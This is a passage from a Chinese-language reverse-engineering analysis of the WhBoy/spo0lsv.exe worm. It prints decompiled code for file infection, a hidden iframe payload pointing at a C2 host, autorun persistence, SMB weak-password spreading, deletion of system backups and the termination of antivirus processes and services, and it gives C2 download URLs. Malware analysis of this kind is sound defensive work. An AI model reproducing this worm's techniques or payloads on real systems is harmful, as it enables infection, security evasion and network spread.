j_ExitProcess_0(0);                           // 在当前结束进程的话，则OD无法继续往下调试
```

逻辑分支一：判断有无Desktop_.ini

逻辑分支二：判断当前进程是否为spo0lsv.exe

如果不是，同时未找到spo0lsv.exe，则释放该文件并执行

2）恶意逻辑二：感染

样本的感染功能通过 3 个函数实现，包括全盘感染和局域网感染，感染类型又分为二进制文件和脚本文件，同时定时函数会每隔 6 秒通过 autorun.inf 来启动 setup.exe，实现病毒的定时执行。

```
int __thiscall Infected_Autorun_NetConnect_40D18C(void *this)
{
  CreateThread_Infected_40A5B0(this);           // 创建线程感染全盘文件
  TimedAutorun_40C374();                        // 创建一个计时器,让autorun.inf定时启动setup.exe
  return CreateThread_NetConnect_40BACC(10);    // 局域网感染
}
```

① sub_40A5B0：感染线程，感染的范围为全盘，目标针对两类文件如下表，核心感染逻辑如下图。

二进制文件	exe、src、pif、com
脚本文件	htm、html、asp、php、jsp、aspx

```
EnumAllDisks_4075A4(&v21, a1, a2, a3);          // 遍历所有磁盘，获取所有磁盘类型
v4 = pResultSub4_403ECC(v21);
while ( 1 )
{
  do
    v5 = v4;
  while ( v4 < 1 );
  do                                            // 循环执行感染
  {
    v6 = *(v21 + v5 - 1);
    InterlockedDecrement_403E2C(&v19);
    j_CharUpperBuffA_40521C(v19, &v20);
    v7 = v20;
    j_CharUpperBuffA_40521C(dword_40A594, &v18);
    if ( !FindWhboyStr_4041B4(v18, v7) )
    {
      v8 = *(v21 + v5 - 1);
      InterlockedDecrement_403E2C(&v16);
      j_CharUpperBuffA_40521C(v16, &v17);
      v9 = v17;
      j_CharUpperBuffA_40521C(dword_40A5A0, &v15);
      if ( !FindWhboyStr_4041B4(v15, v9) )
      {
        v10 = *(v21 + v5 - 1);
        InterlockedDecrement_403E2C(&v14);
        ConcatString_WriteToMem_403ED4(&v14, CreateThread_40A5AC);// 拼接出盘符路径
        FindSpacificFile_Infect_409348(v14, v5, a2, v4);// 感染逻辑,两种感染方式：二进制文件、脚本文件
      }
    }
    --v5;
  }
  while ( v5 );
```

核心感染逻辑

感染逻辑开始执行时，首先会排除一些系统运行相关的重要目录不进行感染

```
ConcatFilePath_403F18(&v171, v178, dword_40A1BC);// 吓!    C:\*.*
if ( !EnumFiles_407530(v171, 63, &v173) )     // 开始遍历文件
{
  while ( (v174 & 0x10) == 0x10 && *v175 != 0x2E )
  {
    j_CharUpperBuffA_40521C("WINDOWS", &v170);// WINDOWS        以下为保护系统重要目录不被感染
    v6 = v170;
    j_CharUpperBuffA_40521C(v175, &v169);     // $RECYCLE.BIN 回收站
    ComparePathString_404018(v6, v169);
    if ( v7 )
      goto LABEL_60;
    j_CharUpperBuffA_40521C("WINNT", &v168);  // WINNT
    v8 = v168;
    j_CharUpperBuffA_40521C(v175, &v167);
    ComparePathString_404018(v8, v167);
    if ( v7 )
      goto LABEL_60;
    j_CharUpperBuffA_40521C("system32", &v166);
    v9 = v166;
    j_CharUpperBuffA_40521C(v175, &v165);
    ComparePathString_404018(v9, v165);
    if ( v7 )
      goto LABEL_60;
    j_CharUpperBuffA_40521C("Documents and Settings", &v164);
```

下列目录不进行感染	
WINDOWS	WINNT
system32	Documents and Settings
System Volume Information	Recycled
Windows NT	WindowsUpdate
Windows Media Player	Outlook Express
Internet Explorer	NetMeeting
Common Files	ComPlus Applications
Common Files	Messenger
InstallShield Installation Information	Microsoft Frontpage
Movie Maker	MSN Gamin Zone

遍历到目录的时候，如果当前目录下存在 Desktop_.ini 文件，则将当前感染日期写入，如果不存在则新建该文件。

```
v60 = (int *)"\\Desktop_.ini";
ConcatStrings_403F8C(&v127, 3);           // C:\$RECYCLE.BIN\Desktop_.ini
sub_407650(v127, &v177, a2, a3, a4);
j_GetLocalTime(&SystemTime);
GetString_40576C(v28, SystemTime.wYear);  // 拼接出 年
v61 = v126;
v60 = dword_40A3D0;
GetString_40576C(v29, SystemTime.wMonth); // 月
v59 = v125;
v58 = dword_40A3D0;
GetString_40576C(v30, SystemTime.wDay);   // 日
v57 = v124;
ConcatStrings_403F8C((volatile signed __int32 *)&v176, 5);
ComparePathString_404018(v177, v176);
if ( !v7 )
{
  ConcatStrings_403F8C((volatile signed __int32 *)&v122, 3);
  v31 = DoNothing_4040CC(v122);
  j_SetFileAttributesA(v31, 0x80u);       // 把 xxxx-xx-xx 写入 Desktop_.ini 文件
  j_Sleep(1u);
  j_GetLocalTime(&SystemTime);
  GetString_40576C(v32, SystemTime.wYear);
```

为防止用户通过 GHO 恢复系统，会删除目录下的 GHO 文件。

```
if ( *v176 != 46 )
{
  GetPostFix_405348(v176, &v111);           // 获取后缀
  sub_4055F0(v111, &v112);
  ComparePathString_404018(v112, dword_40A3DC);// 判断后缀是否为 GHO
  if ( v7 )
  {
    ConcatFilePath_403F18(&v110, v179, v176);
    v43 = MovVar_4040D1_ToResult_4040CC(v110);
    j_DeleteFileA(v43);                     // 是的话则进行删除,GHO为电脑的系统备份,删除以防止用户恢复系统
  }
```

当判断文件的类型为二进制文件时，则执行二进制文件的感染逻辑。感染过程相对简单，具体步骤为：先将目标文件读入内存并保存其数据，然后将病毒源文件复制到内存同一地址覆盖目标文件，再将目标文件的源文件追加写入病毒数据的后面，最后添加感染标识，感染标识的格式为“.WhBoy 文件名.后缀.后缀.随机数字(5-6 位).”。

```
j_CharUpperBuffA_40521C((int)dword_40A420, (int *)&v97);// exe
ComparePathString_404018(v47, v97);     // 判断后缀是否是 EXE
if ( v7 )
{
  ConcatFilePath_403F18((volatile signed __int32 *)&v96, (signed __int32)v178, v175);// 如果是EXE，拼接出其路径
  InfectedEXE_407F00(v96, a2, a3, a4);  // 感染EXE----------------------------------------
}
GetPostFix_405348((_BYTE *)v175, &v94);
j_CharUpperBuffA_40521C(v94, &v95);
v48 = v95;
j_CharUpperBuffA_40521C((int)dword_40A42C, (int *)&v93);// scr
ComparePathString_404018(v48, v93);
```


通过获取系统时间设置随机种子，获取目标文件。

```
v31_TargetFilePath = a1_TargetFilePath;         // 目标文件路径
InterlockedIncrement_4040BC(a1_TargetFilePath);
v20 = &savedregs;
v19 = &loc_408145;
v18 = __readfsdword(0);
__writefsdword(0, &v18);
v17 = &savedregs;
v16 = &loc_408110;
v15 = __readfsdword(0);
__writefsdword(0, &v15);
InterlockedDecrement_405534(v15);               // 获取被感染的目标文件名，比如memtest.exe
if ( IsRunning_4077B4(v26) )                    // 如果正在运行，跳过
{
  __writefsdword(0, v16);
}
else
{
  j_QueryPerformanceCounter_4027DC();           // 随机种子
  GetModuleFileNameA_40277C(0, &v25);           // spo0lsv.exe路径
  ComparePathString_404018(v31_TargetFilePath, v25);
```

具体感染步骤如下，已感染过的文件不会进行再次感染。

```
WriteFileToMemory_407650(v31_TargetFilePath, &v34, a2_1, a3_0, a4_1);// 写入目标文件到内存
if ( v34 )                                      // 判断文件是否已经被感染
{
  if ( FindWhboyStr_4041B4("WhBoy", v34) <= 0 )// 查找是否有感染标志，有则不再感染
  {
    v19 = 0x80;
    v5 = MovVar_4040D1_ToResult_4040CC(v31_TargetFilePath);
    j_SetFileAttributesA_404BB4(v5, v19); // 设置文件属性正常
    j_Sleep(1u);
    v19 = 0;
    GetModuleFileNameA_40277C(0, &v28);   // 获取到进程文件路径
    v6 = MovVar_4040D1_ToResult_4040CC(v28);
    if ( j_CopyFileA(v6, v5, v19) )       // 拷贝自己到内存覆盖被感染的文件
    {
      InterlockedDecrement_405534(&dword_40816C);// 获取目标文件名，比如ose.exe
      v19 = v27;
      v7 = pResultSub4_403ECC(v34);
      GetString_40576C(v8, v7);           // 获取一个随机数 150648
      ConcatStrings_403F8C(&v32, 6);      // 拼接字符串  .whboy+FileName.exe+FileSize.
      InterlockedExchange_403CDC(&v33, v34);// 把拼接好的字符串复制到内存
      WriteStringToMemory_402AD8(&v31, v31_TargetFilePath);// 给文件变量赋值
      byte_40E00C = 2;
      sub_402874(v9, &v31);               // 把字符串追加到PE文件末尾，并加上已感染标志位
      DoNothing_402614(v10);
      v11 = WriteContent_404260(&v31, v33);// 将源文件写入新文件（病毒）的末尾
      sub_402B88(v11, v12);               // flush 保存
      DoNothing_402614(v13);
      v14 = WriteContent_404260(&v31, v32);// 将剩余部分，继续写入到病毒末尾，并添加感染标识
      sub_402B88(v14, v15);
      DoNothing_402614(v16);
      TlsIndex_402C48(&v31);
      DoNothing_402614(v17);
    }
    __writefsdword(0, v20);
  }
```

以 exe 文件来说，感染后的文件结构如下，大致分为三部分。




感染后的二进制文件结构

对脚本文件的感染相对来说简单的很，只是在文件尾部追加一句 <iframe src=http://www.ac86.cn/66/index.htm width="0" height="0"></iframe>

```
j_CharUpperBuffA_40521C((int)dword_40A444, (int *)&v85);// htm
ComparePathString_404018(v50, v85);
if ( v7 )
{
  ConcatFilePath_403F18(&v84, (signed __int32)v178, v175);
  InfectScriptFile_4079CC(v84, a2, a3, a4);// 感染脚本文件，在尾部添加<iframe>块
}
```

```
WriteFileToMemory_407650(v20, &v18, a2, a3, a4);// 目标文件的内容写入内存
DecryptString_405250(                           // 解密出 <iframe src=http://www.ac86.cn/66/index.htm width="0" height="0">
  "=nb{end'w{g>ispy>,.ps~*bb?2'gm.12&mmeb|'lwl's``wi:&9&#ibmnlw<%4+:?.nb{end9",
  "Search",
  &v19);
if ( !FindWhboyStr_4041B4(v19, v18) )
{
  v11 = &savedregs;
  v10 = &loc_407AB9;
  v9 = __readfsdword(0);
  __writefsdword(0, &v9);
  if ( GetDate_405694(v20) )
  {
    v4 = CreateFileA_4056A4(v20, 1);            // 打开目标文件
    SetFilePointer_4056FC(2u, 0, v4);           // 设置文件指针的文件末尾
    if ( v4 != -1 )
    {
      ConcatStrings_403F8C(&v19, 3);
      v5 = pResultSub4_403ECC(v19);
      v6 = sub_404124(v5);
      WriteFile_40572C(v7, v6, v4);             // 将上面解密出的字符串和原始文件内容一起写入目标文件
      sub_405758();
    }
    __writefsdword(0, v9);
  }
```

以 HTML 文件举例来说，感染后的文件结构如下图。



感染后的脚本文件结构

② sub_40C374：设置计时器，每隔 6 秒执行 autorun.inf 以启动病毒程序

```
UINT_PTR TimedAutorun_40C374()
{
  UINT_PTR result; // eax

  result = j_SetTimer(0, 0, 6000u, (TIMERPROC)TimedAutorun);// 创建一个计时器,在autorun.inf中写入定时启动setup.exe，每6秒执行一次
  dword_40E2AC = result;
  return result;
}
```

为防止自身进程被关闭，病毒会通过定时执行脚本的方法来实现定时启动，实现的具体步骤为检查根目录下是否存在 setup.exe 和 autorun.inf，不存在则释放这俩文件并设置隐藏属性，然后向 autorun 文件中写入自启动脚本，定时执行。

```
InterlockedDecrement_403E2C(&v48);
ConcatFilePath_403F18(&v59, v48, ":\\setup.exe");// C:\\setup.exe
v9 = *(v61 + v3 - 1);
InterlockedDecrement_403E2C(&v47);
ConcatFilePath_403F18(&v60, v47, ":\\autorun.inf");// c:\\autorun.inf
if ( j_FindFirstFileA_40BC44(v59) )          // 查找setup.exe是否存在
{
  GetModuleFileNameA_40277C(0, &v46);
  sub_40BD34(v46, &v58, v3, a2, a3);
  sub_40BD34(v59, &v57, v3, a2, a3);
  ComparePathString_404018(v58, v57);

  WriteContent_404260(                       // 写入内容
    (int)&v57,
    (int)"[AutoRun]\r\nOPEN=setup.exe\r\nshellexecute=setup.exe\r\nshell\\Auto\\command=setup.exe\r\n");
  sub_402B88();
  sub_402614(v32);
  sub_402C48();
  sub_402614(v33);
  goto LABEL_19;
}
sub_40BD34(v21, &v58);
ComparePathString_404018(
  v58,
  (int *)"[AutoRun]\r\nOPEN=setup.exe\r\nshellexecute=setup.exe\r\nshell\\Auto\\command=setup.exe\r\n");
if ( !v13 )

LABEL_19:
    v32 = *(v61 + v3 - 1);
    InterlockedDecrement_403E2C(&v41);
    ConcatString_WriteToMem_403ED4(&v41, ":\\setup.exe");// c:\\setup.exe
    v33 = MovVar_4040D1_ToResult_4040CC(v41);
    j_SetFileAttributesA_404BB4(v33, 7u);        // 设置setup.exe文件属性为只读 隐藏 系统
    v34 = MovVar_4040D1_ToResult_4040CC(v60);
    j_SetFileAttributesA_404BB4(v34, 7u);        // 隐藏 inf
```

③ sub_40BACC：局域网横向传播线程

为了最大化造成破坏，局域网传播也是此类病毒的惯用手法，最常被利用的就是 139 和 445 这两个 TCP 端口。139 端口的通信过程是通过 SMB（服务器信息块）协议实现的，其具体过程为：首先取得通信对象的 IP 地址，然后向通信对象发出开始通信的请求。如果对方充许进行通信，就会确立会话层，并使用它向对方发送用户名和密码信息，进行认证。如果认证成功，就可以访问对方的共享文件。445 端口的协议尽管不同，但是作用相同，区别是当 139 和 445 端口同时打开的话，网络文件共享优先使用 445 端口。

该样本同样对 139 和 445 端口进行了检测，如果检测到端口开放，则尝试弱口令登录，一旦登陆成功则感染网络共享文件，可想而知该样本在当年安全意识薄弱的大环境下，传播速度是多么恶心。

```
__writefsdword(0, &v8);
InterlockedDecrement_403C44((a1 + 20));
while ( 1 )                                             // 检查网络连接状态
{
  while ( !j_InternetGetConnectedState(0, 0) )
    j_Sleep(1000u);                                     // 休眠1s
  InitializeSocket_40B520(v12);                         // 初始化Socket
  v1 = j_socket(2, 1, 6);                               // 创建Socket
  name.sa_family = 2;
  *name.sa_data = j_htons(139u);                        // 139端口
  v2 = MovVar_4040D1_ToResult_4040CC(*(v12 + 20));
  *&name.sa_data[2] = j_inet_addr(v2);                  // 字符串IP转为整形IP
  if ( j_connect(v1, &name, 16) == -1 )                 // 连接139端口
  {
    v3 = j_socket(2, 1, 6);
    name.sa_family = 2;
    *name.sa_data = j_htons(445u);                      // 如果连接139失败，则尝试连接445
    v4 = MovVar_4040D1_ToResult_4040CC(*(v12 + 20));
    *&name.sa_data[2] = j_inet_addr(v4);
    if ( j_connect(v3, &name, 16) != -1 )               // 如果445也连接失败
    {
      v7 = &savedregs;
      v6 = &loc_40B9CD;
      v5 = __readfsdword(0);
      __writefsdword(0, &v5);
      j_closesocket(v3);                                // 关闭socket
      ConcatFilePath_403F18((v12 + 24), &dword_40BA14, *(v12 + 20));
      WeakPasswdLogin_40B40C(v12, *(v12 + 24));
      __writefsdword(0, v5);
    }
  }
  else                                                  // 如果139端口连接成功
  {
    v7 = &savedregs;
    v6 = &loc_40B938;
    v5 = __readfsdword(0);
    __writefsdword(0, &v5);
    j_closesocket(v1);
    ConcatFilePath_403F18((v12 + 24), &dword_40BA14, *(v12 + 20));
    WeakPasswdLogin_40B40C(v12, *(v12 + 24)); // 弱口令登录
    __writefsdword(0, v5);
  }
  j_Sleep(0x200u);
}
```

3）恶意逻辑三：对抗杀软与自我保护

第三个恶意逻辑主要实现了一些自我保护手段，比如关闭杀软进程、删除杀软服务、设置注册表自启动、设置注册表隐藏项、下载恶意文件执行、停止网络共享等，基本功能函数如下图。

```
UINT_PTR DoSomething_40D088()
{
  dword_40E2B0 = j_SetTimer(0, 0, 0x3E8u, KillAntiMalware_SetRegisterHidden_40CEE4);//
                                                // 关闭杀软
                                                // 注册表自启动项
                                                // 设置注册表项，隐藏目录文件
  dword_40E2B4 = j_SetTimer(0, 0, 0x124F80u, HTTPRequest_40D040);// HTTPRequest、恶意下载
  uIDEvent = j_SetTimer(0, 0, 0x2710u, HTTPRequest_DelShare_40D048);// 停止所有的共享
  j_SetTimer(0, 0, 0x1770u, Kill_anti_virus_software_407430);// 反杀毒软件：关闭服务，关闭自启
  j_SetTimer(0, 0, 0x2710u, TestNetSpeed_40CC4C);// 测试网络连通性
  return j_SetTimer(0, 0, 0x1B7740u, MalCodeDownloader_40C728);// 恶意代码下载器
}
```

① 设置注册表项 SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced\\Folder\\Hidden\\SHOWALL\\CheckedValue 的值为 1。

```
v2 = __readfsdword(0);
__writefsdword(0, &v2);
Kill_AntiMalware_406E2C(this);                  // 创建线程来关闭杀软
j_GetSystemDirectoryA_4053AC(&v5);              // 获取系统目录
ConcatStrings_403F8C(&v6, 3);
v1 = MovVar_4040D1_ToResult_4040CC(v6);
sub_4051BC("svcshare", "Software\\Microsoft\\Windows\\CurrentVersion\\Run", v1);
sub_4059F0(
  0,
  "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced\\Folder\\Hidden\\SHOWALL\\CheckedValue");
__writefsdword(0, v5);
savedregs = &loc_40CF70;
InterlockedDecrement_403C68(&v5, 2);
```

该项设置为1，则强制关闭了系统隐藏文件的显示

② 创建线程对自身进程进行提权，提升至 Debug 权限，然后关闭杀软窗口和杀软进程。

```
 SeDebugPrivilege_406108();                     // 提权
 v0 = 0;
 v1 = j_GetDesktopWindow();                     // 获得桌面窗口
 do                                             // 遍历杀软窗口
 {
   v0 = j_FindWindowExA(v1, v0, 0, 0);
   j_GetWindowTextA(v0, &String, 101);
   InterlockedDecrement_403EB4(&v44, &String, 101);// FireWall
   if ( FindWhboyStr_4041B4(dword_4069B8, v44) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v43, &String, 101);// 进程
   if ( FindWhboyStr_4041B4(dword_4069C8, v43) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v42, &String, 101);// VirsScan
   if ( FindWhboyStr_4041B4("VirusScan", v42) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v41, &String, 101);// Nod32
   if ( FindWhboyStr_4041B4("NOD32", v41) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v40, &String, 101);// 网镖
   if ( FindWhboyStr_4041B4(dword_4069FC, v40) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v39, &String, 101);// 杀毒
   if ( FindWhboyStr_4041B4(dword_406A0C, v39) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v38, &String, 101);// 瑞星
   if ( FindWhboyStr_4041B4(dword_406A1C, v38) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v37, &String, 101);// 江民
   if ( FindWhboyStr_4041B4(dword_406A2C, v37) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v36, &String, 101);// 超级兔子
   if ( FindWhboyStr_4041B4(dword_406A3C, v36) )
     j_PostMessageA(v0, 0x12u, 0, 0);
   InterlockedDecrement_403EB4(&v35, &String, 101);// 优化大师
```

遍历关闭杀毒软件窗口

```
while ( v0 );
FindSpecificString_405FC4("Mcshield.exe");     // 病毒进程
FindSpecificString_405FC4("VsTskMgr.exe");
FindSpecificString_405FC4("naPrdMgr.exe");
FindSpecificString_405FC4("UpdaterUI.exe");
FindSpecificString_405FC4("TBMon.exe");
FindSpecificString_405FC4("scan32.exe");
FindSpecificString_405FC4("Ravmond.exe");
FindSpecificString_405FC4("CCenter.exe");
FindSpecificString_405FC4("RavTask.exe");
FindSpecificString_405FC4("Rav.exe");
FindSpecificString_405FC4("Ravmon.exe");
FindSpecificString_405FC4("RavmonD.exe");
FindSpecificString_405FC4("RavStub.exe");
FindSpecificString_405FC4("KVXP.kxp");
FindSpecificString_405FC4("KvMonXP.kxp");
FindSpecificString_405FC4("KVCenter.kxp");
FindSpecificString_405FC4("KVSrvXP.exe");
FindSpecificString_405FC4("KRegEx.exe");
FindSpecificString_405FC4("UIHost.exe");
FindSpecificString_405FC4("TrojDie.kxp");
FindSpecificString_405FC4("FrogAgent.exe");
FindSpecificString_405FC4("KVXP.kxp");
FindSpecificString_405FC4("KvMonXP.kxp");
FindSpecificString_405FC4("KVCenter.kxp");
FindSpecificString_405FC4("KVSrvXP.exe");
FindSpecificString_405FC4("KRegEx.exe");
FindSpecificString_405FC4("UIHost.exe");
FindSpecificString_405FC4("TrojDie.kxp");
FindSpecificString_405FC4("FrogAgent.exe");
FindSpecificString_405FC4("Logo1_.exe");
FindSpecificString_405FC4("Logo_1.exe");
FindSpecificString_405FC4("Rundl132.exe");
```

遍历关闭杀毒软件进程

```
FindSpecificString_405FC4("regedit.exe");
FindSpecificString_405FC4("msconfig.exe");
FindSpecificString_405FC4("taskmgr.exe");
```

禁用注册表和任务管理器

关闭杀毒软件窗口
防火墙、进程、VirusScan、NOD32、网镖、杀毒、毒霸、瑞星、江民、超级兔子、优化大师、木马清道夫、木馬清道夫、卡巴斯基反病毒、Symantec AntiVirus、Duba、esteem procs、绿鹰 PC、密码防盗、噬菌体、木马辅助查找器、System Safety Monitor、Wrapped giftKiller、Winsock、Expert、msctls_statusbar32、超级巡警、游戏木马检测大师、pjf(ustc)、IceSword
关闭杀毒软件进程
Mcshield.exe、VsTskMgr.exe、naPrdMgr.exe、UpdaterUI.exe、TBMon.exe、scan32.exe、Ravmond.exe、Ccenterexe、RavTask.exe、Rav.exe、Ravmon.exe、RavmonD.exe、RavStub.exe、KVXP.kxp、KvMonXP.kxp、KVCenter.kxp、KVSrvXP.exe、KRegEx.exe、UIHost.exe、TrojDiekxp、FrogAgent.exe、Logo1_.exe、Logo_1.exe、Rundl132.exe、regedit.exe、msconfig.exe、taskmgr.exe

③ 构造请求头，访问 C2 下载包含恶意数据的 txt 文件，保存到 Windows 目录下并设置隐藏，再通过 WinExec 执行。最后一个函数和此函数的作用一致。

```
DecodeC2_40C4EC(dword_40CBFC, &v42, a2, a3, a4);// http://www.ac86.cn/66/up.txt
v4 = MovVar_4040D1_ToResult_4040CC(v42);
HTTPRequest_40C5E0(v4, &v43);                   // 构造请求头，执行下载
ComparePathString_404018(v43, dword_40CC24);
```

9	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	spo0lsv:1140
10	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	svchost:1232
11	200	HTTP	ocsp.digicert.com	/MFEwTzBNMEswSTAJBgU...	471	max-ag...	application/...	svchost:1232
12	200	HTTP	s2.symcb.com	/MFEwTzBNMEswSTAJBgU...	1,754	max-ag...	application/...	svchost:1232
13	200	HTTP	crl.verisign.com	/pca3.crl	1,108	max-ag...	application/...	svchost:1232
14	304	HTTP	crl.globalsign.net	/root.crl	0	public, ...	application/...	svchost:1232
15	304	HTTP	www.download.win...	/msdownload/update/v3/s...	0	max-ag...		svchost:1232
16	502	HTTP	www.google.com	/	546	no-cac...	text/html; c...	spo0lsv:1140
17	200	HTTP	www.tom.com	/	177,198		text/html	spo0lsv:1140
18	502	HTTP	www.ac86.cn	/66/up.txt	556	no-cac...	text/html; c...	spo0lsv:1140
19	200	HTTP	www.163.com	/	500,568	no-cac...	text/html; c...	spo0lsv:1140
20	200	HTTP	www.sohu.com	/	207,230	max-ag...	text/html;c...	spo0lsv:1140
21	301	HTTP	www.yahoo.com	/	8	no-stor...	text/html	spo0lsv:1140
22	200	HTTP	Tunnel to	www.yahoo.com:443	0			spo0lsv:1140
23	-	HTTP	www.google.com	/	-1			spo0lsv:1140

④ 删除系统根目录下的网络共享。

```
  }
  while ( v3 );
}
j_WinExec("cmd.exe /c net share admin$ /del /y", 0);// 停止所有的共享
__writefsdword(0, v7);
v9 = &loc_40CE87;
```

⑤ 关闭杀软服务、删除杀软服务、删除杀软注册表自启动项。

```
int __stdcall Kill_anti_virus_software_406E44()
{
  j_CloseServiceHandle_405BBC("Schedule");      // 关闭杀软服务
  j_CloseServiceHandle_405BBC("sharedaccess");
  j_CloseServiceHandle_405BBC("RsCCenter");
  j_CloseServiceHandle_405BBC("RsRavMon");
  j_DeleteService_405C40("RsCCenter");          // 删除杀软服务
  j_DeleteService_405C40("RsRavMon");           // 删除杀软注册表自启动项
  j_RegDeleteValueA_405A50(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\RavTask");
  j_CloseServiceHandle_405BBC("KVWSC");
  j_CloseServiceHandle_405BBC("KVSrvXP");
  j_DeleteService_405C40("KVWSC");
  j_DeleteService_405C40("KVSrvXP");
  j_RegDeleteValueA_405A50(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\KvMonXP");
  j_CloseServiceHandle_405BBC("kavsvc");
  j_CloseServiceHandle_405BBC(&dword_407140);
  j_DeleteService_405C40(&dword_407144);
  j_DeleteService_405C40("kavsvc");
  j_RegDeleteValueA_405A50(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\kav");
  j_RegDeleteValueA_405A50(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\KAVPersonal
  j_CloseServiceHandle_405BBC("McAfeeFramework");
```

⑥ 对五个网站进行访问，应该是测试网络连通性，这也是很多需要网络连接的病毒常见的行为。

```
v10 = &savedregs;
v9 = &loc_40CD15;
v8 = __readfsdword(0);
__writefsdword(0, &v8);
DecodeC2_40C4EC(dword_40CD28, &v19, a1, a2, a3);// tom.com
v3 = MovVar_4040D1_ToResult_4040CC(v19);
HTTPRequest_40C5E0(v3, &v20);
DecodeC2_40C4EC(dword_40CD44, &v17, a1, a2, a3);// 163.com
v4 = MovVar_4040D1_ToResult_4040CC(v17);
HTTPRequest_40C5E0(v4, &v18);
DecodeC2_40C4EC(dword_40CD60, &v15, a1, a2, a3);// souhu.com
v5 = MovVar_4040D1_ToResult_4040CC(v15);
HTTPRequest_40C5E0(v5, &v16);
DecodeC2_40C4EC(dword_40CD7C, &v13, a1, a2, a3);// yahoo.com
v6 = MovVar_4040D1_ToResult_4040CC(v13);
HTTPRequest_40C5E0(v6, &v14);
DecodeC2_40C4EC(dword_40CD9C, &v11, a1, a2, a3);// google.com
v7 = MovVar_4040D1_ToResult_4040CC(v11);
HTTPRequest_40C5E0(v7, &v12);
```

